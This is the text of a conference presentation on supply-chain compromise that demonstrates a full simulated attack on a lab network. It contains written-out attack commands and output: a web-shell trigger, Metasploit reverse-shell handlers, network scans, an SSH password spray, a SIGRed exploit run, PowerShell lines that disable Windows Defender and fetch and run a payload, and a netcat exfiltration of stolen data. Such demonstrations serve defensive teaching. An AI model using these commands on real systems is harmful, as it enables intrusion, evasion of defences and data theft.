Progress®

Kompromitace dodavatelského řetězce

a co se může stát…

Pavel Minařík

VP, Product Security

AFCEA KB13, 24.9.2025

Attack Scenario

Vendor of a Helpdesk system was breached and attacker managed to embed a malicious code into the product source code base

Next product build was released with a backdoor implanted and deployed by the customer base


Basis of the backdoor is web shell with reverse shell

Actors:

- Attacker's endpoint (1.2.225.42)
- Ubuntu server running the Helpdesk application (5.180.196.1:443 >> 192.168.255.1:443)
- Windows server providing DNS services and holding company data (192.168.255.2)
- Linux server providing SSH (192.168.255.3)

Objectives:

- Steal sensitive company data
- Disrupt company operations



root@kali-local: /home/notender

```
root@kali-local:/home/notender# curl --HEAD https://5.180.196.1
HTTP/1.1 301 Moved Permanently
Date: Mon, 02 Aug 2021 11:17:47 GMT
Server: ServerIamInterestedIn
Expires: [redacted]
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: X-Requested-With
Strict-Transport-Security: [redacted]
X-XSS-Protection: 1; mode=block
X-Frame-Options: [redacted]
X-Content-Type-Options: nosniff
Referrer-Policy: [redacted]
Set-Cookie: [redacted]
Location: [redacted]
Feature-Policy: [redacted]
Content-Security-Policy: [redacted]
Content-Type: text/html; charset=utf-8

root@kali-local:/home/notender#
```

Attacker
1.2. 225.42

Reconnaissance

Attacker is scanning the Internet and confirms presence of vulnerable Helpdesk system

Mozilla Firefox

• vulnerabledomain.com/s

https://vulnerabledomain.com/super/secret/hidden/path/web.php?cmd=/data/scripts/rev_shell

Reverse shell successfuly started.

This is the malicious web shell code implanted into the application by the attacker. Accessing a specific URL and providing specific parameters will execute an action on a server running the compromised application. Reverse shell binary is owned by root with setuid bit set. It will be executed under root permissions.

Attacker
1.2. 225.42

root@kali-local: ~

Mozilla Firefox | root@kali-local: ~ | root@kali-local: ~

Initial Access

Attacker accesses vulnerable Helpdesk system and starts a reverse shell (via implanted backdoor)

```
root@kali-local:/home/notender# msfconsole


  Metasploit Park, System Security Interface
  Version 4.0.5, Alpha E
  Ready...
  > access security
  access: PERMISSION DENIED.
  > access security grid
  access: PERMISSION DENIED.
  > access main security grid
  access: PERMISSION DENIED....and...
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!


       =[ metasploit v6.0.53-dev                          ]
+ -- --=[ 2149 exploits - 1143 auxiliary - 366 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 8 evasion                                       ]

Metasploit tip: Save the current environment with the
save command, future console restarts will use this
environment again

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD linux/x64/meterpreter/reverse_tcp
PAYLOAD => linux/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 1.2.225.42
LHOST => 1.2.225.42
msf6 exploit(multi/handler) > set LPORT 64333
LPORT => 64333
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 1.2.225.42:64333
[*] Sending stage (3012548 bytes) to 5.180.196.1
[*] Meterpreter session 1 opened (1.2.225.42:64333 -> 5.180.196.1:45496) at 2021-08-04 15:14:22 +0200

meterpreter > getuid
Server username: root @ localhost (uid=0, gid=0, euid=0, egid=0)
meterpreter >
```

The reverse shell is meterpreter from the Metasploit framework as it provides various useful features (keylogger, file transfer from/to the backdoored machine, etc.).

Helpdesk application 192.168.255.1

Initial Access

Attacker accesses the Ubuntu server running Helpdesk system via reverse shell with root permissions

notender@kali-local: ~

```
notender@kali-local:~$ Scripts/terminal_listen 40003
[root@localhost path]# ifconfig eth0
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.255.1  netmask 255.255.255.0  broadcast 192.168.255.255
        inet6 fe80::20c:29ff:fed2:4720  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:d2:47:20  txqueuelen 1000  (Ethernet)
        RX packets 2610  bytes 3168787 (3.0 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 960  bytes 77430 (75.6 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

[root@localhost path]#
```

With the meterpreter reverse shell, the attacker establishes more interactive reverse shells to make the attacking more comfortable. After this, he downloads all the required tools (metasploit framework, nmap, arpscan, exploits, ...) and finds out the internal IP address of the machine and its netmask (the machine has private IP, because it is hidden behind a router and accessible through NAT) to expand on the attack in the internal network.

Helpdesk application 192.168.255.1

Discovery

Attacker obtains internal IP address and network subnet to move laterally (ifconfig)

503 Service Unavailable ... | root@kali-local: /home/... | notender@kali-local: ~

notender@kali-local: ~

```
notender@kali-local:~$ Scripts/terminal_listen 40003
[root@localhost path]# arp-scan -I eth0 --localnet
Interface: eth0, type: EN10MB, MAC: 00:0c:29:d2:47:20, IPv4: 192.168.255.1
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.255.2   08:00:27:ad:3c:07       PCS Systemtechnik GmbH
192.168.255.3   08:00:27:2f:8d:f7       PCS Systemtechnik GmbH
192.168.255.254 0a:00:27:00:00:5a       (Unknown: locally administered)

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 2.688 seconds (95.24 hosts/sec). 3 responded
[root@localhost path]#
```

Helpdesk application 192.168.255.1

Discovery

Attacker enumerates devices/IP addresses active on the same network subnet (ARP scan)

503 Service Unavailable ... | root@kali-local: /home/... | notender@kali-local: ~

```
notender@kali-local:~$ Scripts/terminal_listen 40003
[root@localhost path]# nmap -Pn -A -sS --top-ports 200 192.168.1.2 192.168.1.3
Starting Nmap 6.40 ( http://nmap.org ) at 2021-08-09 15:49 CEST
Nmap scan report for 192.168.255.2
Host is up (0.00082s latency).
Not shown: 195 filtered ports
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Microsoft DNS
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds?
5357/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-methods: No Allow or Public header in OPTIONS response (status code 503)
|_http-title: Service Unavailable
MAC Address: 08:00:27:AD:3C:07 (Cadmus Computer Systems)
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_smbv2-enabled: Server supports SMBv2 protocol


Nmap scan report for 192.168.255.3
Host is up (0.0012s latency).
Not shown: 199 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     (protocol 2.0)
MAC Address: 08:00:27:2F:8D:F7 (Cadmus Computer Systems)
No exact OS matches for host (If you know what OS is running on it, see http://nmap.org/submit/ ).

Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 2 IP addresses (2 hosts up) scanned in 99.04 seconds
[root@localhost path]#
```

The network is not properly segmented. Attacker can access other systems from compromised machine over the network.

Helpdesk application 192.168.255.1

Discovery

For each active IP address attacker discovers available services and system fingerprints (TCP SYN scan)

notender@kali-local: ~

```
[root@localhost utils]# hydra -t4 -V -L 10-users.txt -P 10-passwords.txt 192.168.255.3 ssh
Hydra v8.2-dev (c) 2016 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2021-08-10 09:47:14
[DATA] max 4 tasks per 1 server, overall 64 tasks, 100 login tries (l:10/p:10), ~0 tries per task
[DATA] attacking service ssh on port 22
[ATTEMPT] target 192.168.255.3 - login "root" - pass "password" - 1 of 100 [child 0]
[ATTEMPT] target 192.168.255.3 - login "root" - pass "123456" - 2 of 100 [child 1]
[ATTEMPT] target 192.168.255.3 - login "root" - pass "12345678" - 3 of 100 [child 2]
[ATTEMPT] target 192.168.255.3 - login "root" - pass "1234" - 4 of 100 [child 3]
[ATTEMPT] target 192.168.255.3 - login "root" - pass "qwerty" - 5 of 100 [child 1]
[ATTEMPT] target 192.168.255.3 - login "root" - pass "12345" - 6 of 100 [child 0]
[ATTEMPT] target 192.168.255.3 - login "root" - pass "dragon" - 7 of 100 [child 2]
[ATTEMPT] target 192.168.255.3 - login "root" - pass "pussy" - 8 of 100 [child 3]
[ATTEMPT] target 192.168.255.3 - login "root" - pass "baseball" - 9 of 100 [child 1]
[ATTEMPT] target 192.168.255.3 - login "root" - pass "football" - 10 of 100 [child 0]
[ATTEMPT] target 192.168.255.3 - login "admin" - pass "password" - 11 of 100 [child 2]
[ATTEMPT] target 192.168.255.3 - login "admin" - pass "123456" - 12 of 100 [child 3]
[ATTEMPT] target 192.168.255.3 - login "admin" - pass "12345678" - 13 of 100 [child 1]
[ATTEMPT] target 192.168.255.3 - login "admin" - pass "1234" - 14 of 100 [child 0]
[ATTEMPT] target 192.168.255.3 - login "admin" - pass "qwerty" - 15 of 100 [child 3]
[ATTEMPT] target 192.168.255.3 - login "admin" - pass "12345" - 16 of 100 [child 2]
[ATTEMPT] target 192.168.255.3 - login "admin" - pass "dragon" - 17 of 100 [child 1]
[ATTEMPT] target 192.168.255.3 - login "admin" - pass "pussy" - 18 of 100 [child 0]
[ATTEMPT] target 192.168.255.3 - login "admin" - pass "baseball" - 19 of 100 [child 3]
[ATTEMPT] target 192.168.255.3 - login "admin" - pass "football" - 20 of 100 [child 2]
[ATTEMPT] target 192.168.255.3 - login "test" - pass "password" - 21 of 100 [child 1]
[ATTEMPT] target 192.168.255.3 - login "test" - pass "123456" - 22 of 100 [child 0]
[ATTEMPT] target 192.168.255.3 - login "test" - pass "12345678" - 23 of 100 [child 3]
[ATTEMPT] target 192.168.255.3 - login "test" - pass "1234" - 24 of 100 [child 2]
[ATTEMPT] target 192.168.255.3 - login "test" - pass "qwerty" - 25 of 100 [child 1]
[ATTEMPT] target 192.168.255.3 - login "test" - pass "12345" - 26 of 100 [child 0]
[ATTEMPT] target 192.168.255.3 - login "test" - pass "dragon" - 27 of 100 [child 3]
[ATTEMPT] target 192.168.255.3 - login "test" - pass "pussy" - 28 of 100 [child 2]
[ATTEMPT] target 192.168.255.3 - login "test" - pass "baseball" - 29 of 100 [child 1]
[ATTEMPT] target 192.168.255.3 - login "test" - pass "football" - 30 of 100 [child 0]
[ATTEMPT] target 192.168.255.3 - login "guest" - pass "password" - 31 of 100 [child 3]
[ATTEMPT] target 192.168.255.3 - login "guest" - pass "123456" - 32 of 100 [child 2]
[ATTEMPT] target 192.168.255.3 - login "guest" - pass "12345678" - 33 of 100 [child 1]
                                    .
                                    .
                                    .
[ATTEMPT] target 192.168.255.3 - login "oracle" - pass "12345" - 96 of 100 [child 2]
[ATTEMPT] target 192.168.255.3 - login "oracle" - pass "dragon" - 97 of 100 [child 1]
[ATTEMPT] target 192.168.255.3 - login "oracle" - pass "pussy" - 98 of 100 [child 0]
[ATTEMPT] target 192.168.255.3 - login "oracle" - pass "baseball" - 99 of 100 [child 3]
[ATTEMPT] target 192.168.255.3 - login "oracle" - pass "football" - 100 of 100 [child 2]
1 of 1 target completed, 0 valid passwords found
Hydra (http://www.thc.org/thc-hydra) finished at 2021-08-10 09:48:34
[root@localhost utils]#
```

Technique so-called “password spraying attack” is a small amount of login attempts using frequent combinations of login/password. In this case with no success.

Helpdesk application 192.168.255.1

Credential Access

Attacker focuses on Linux server first and tries to get access to SSH service (password spraying attack)

Mozilla Firefox | notender@kali-local: ~ | notender@kali-local: ~

notender@kali-local: ~

```
[root@localhost exploit]# python3 exploit.py -ip 192.168.255.2 -d evildomain.com
[!] grooming small buffer size freelist
[!]Waiting for small cached records to be freed
[!] doing DNS record heap spray
[!] waiting for target subdomain record to be freed
[!] triggering realloc and overflow
[!] triggering free for fake timeout object
[!] triggering timeout object allocations
[!] triggering frees for heap ptr leak
[!] triggering heap ptr leak
[+] controllable heap addr: 0x2154b86a670
[!] waiting for timeout object allocation
[!] triggering dns!RR_Free addr leak
[+] dns!NsecDnsRecordConvert addr: 0x7ff7357fd1c0
[+] dns!_imp_exit addr: 0x7ff73581bb18
[!] triggering overflow again to overwrite timeout object pFreeFunction ptr
[!] triggering free for fake timeout obj
[!] triggering timeout object allocations
[!] waiting for dns!NsecDnsRecordConvert to be called
[!] triggering msvcrt!exit addr leak
[+] msvcrt!system addr: 0x7ffb76687eb0
[!] triggering overflow again to overwrite timeout object pFreeFunction ptr - msvcrt!system
[!] waiting for msvcrt!system to be called, then RCE! ^.^
[*~*] should have RCE now???
[root@localhost exploit]#
```

```
[root@localhost exploit]# python3 evildns.py
[!] press any key to stop evil dns server
[!] done grooming small buffer freelist
[!] re-allocation triggered! this should overwrite some cache buffers
[!] timeout object pFreeFunction overwritten for arbitrary read
[+] heap parameter to NsecDnsRecordConvert: 0x2154b86a670
[+] dns!NsecDNSRecordConvert addr: 0x7ff7357fd1c0
[+] dns!_imp_exit addr: 0x7ff73581bb18
[!] timeout object pFreeFunction overwritten for RCE!
[+] msvcrt!system addr: 0x7ffb76687eb0
```

Helpdesk application 192.168.255.1

DNS SIGRed vulnerability exploit allows the attacker to run the reverse shell with the highest system privileges.

```
[root@localhost exploit]# python3 reverse_shell/server.py -p 55555
Started listener on port  55555
whoami
nt authority\system

C:\Windows\system32>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 192.168.255.2
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.255.254

C:\Windows\system32>
```

Windows server 192.168.255.2

Lateral Movement

Attacker exploits a vulnerability on Windows server running DNS service (SIGRed/ CVE-2020-1350)

Mozilla Firefox | notender@kali-local: ~

```
[root@localhost exploit]# python3 reverse_shell/server.py -p 55555
Started listener on port  55555
whoami
nt authority\system

C:\Windows\system32>powershell -nop -command "sc stop WinDefend" # Disable Windows defender

C:\Windows\system32>powershell -nop -command "iwr 'http://192.168.255.1/shell.exe' -Outfile '%temp%\shell.exe'" # Download meterpreter for Windows

C:\Windows\system32>powershell -nop -command "%temp%\shell.exe" # Run the downloaded meterpreter
```

Windows server 192.168.255.2

Lateral Movement


Attacker stops Windows Defender to prevent security alerts and downloads meterpreter tooling

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set LPORT 55556
LPORT => 55556
msf6 exploit(multi/handler) > set LHOST 192.168.255.1
LHOST => 192.168.255.1
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.255.1:55556
[*] Sending stage (175174 bytes) to 192.168.255.2
[*] Meterpreter session 1 opened (192.168.255.1:55556 -> 192.168.255.2:65179) at 2021-08-11 05:56:36 +0000

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface  4
============
Name         : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:ad:3c:07
MTU          : 1500
IPv4 Address : 192.168.255.2
IPv4 Netmask : 255.255.255.0

meterpreter >
```

Windows server 192.168.255.2

Lateral Movement

Attacker starts the meterpreter tooling on Windows server and opens reverse shell again



Windows server 192.168.255.2

Collection

Attacker transfers data from Windows server to the server running the Helpdesk application

notender@kali-local: ~

```
[root@localhost scripts]# nc -q 0 1.2.225.42 53 < stolen_data/internal_data.zip
[root@localhost scripts]#
```

Helpdesk application 192.168.255.1

```
notender@kali-local:~$ nc -l -p 53 > internal_data.zip
notender@kali-local:~$
```

Attacker 1.2. 225.42

Exfiltration

Attacker exfiltrates data using DNS tunneling (using netcat and camouflaging traffic as DNS queries)

notender@kali-local: ~

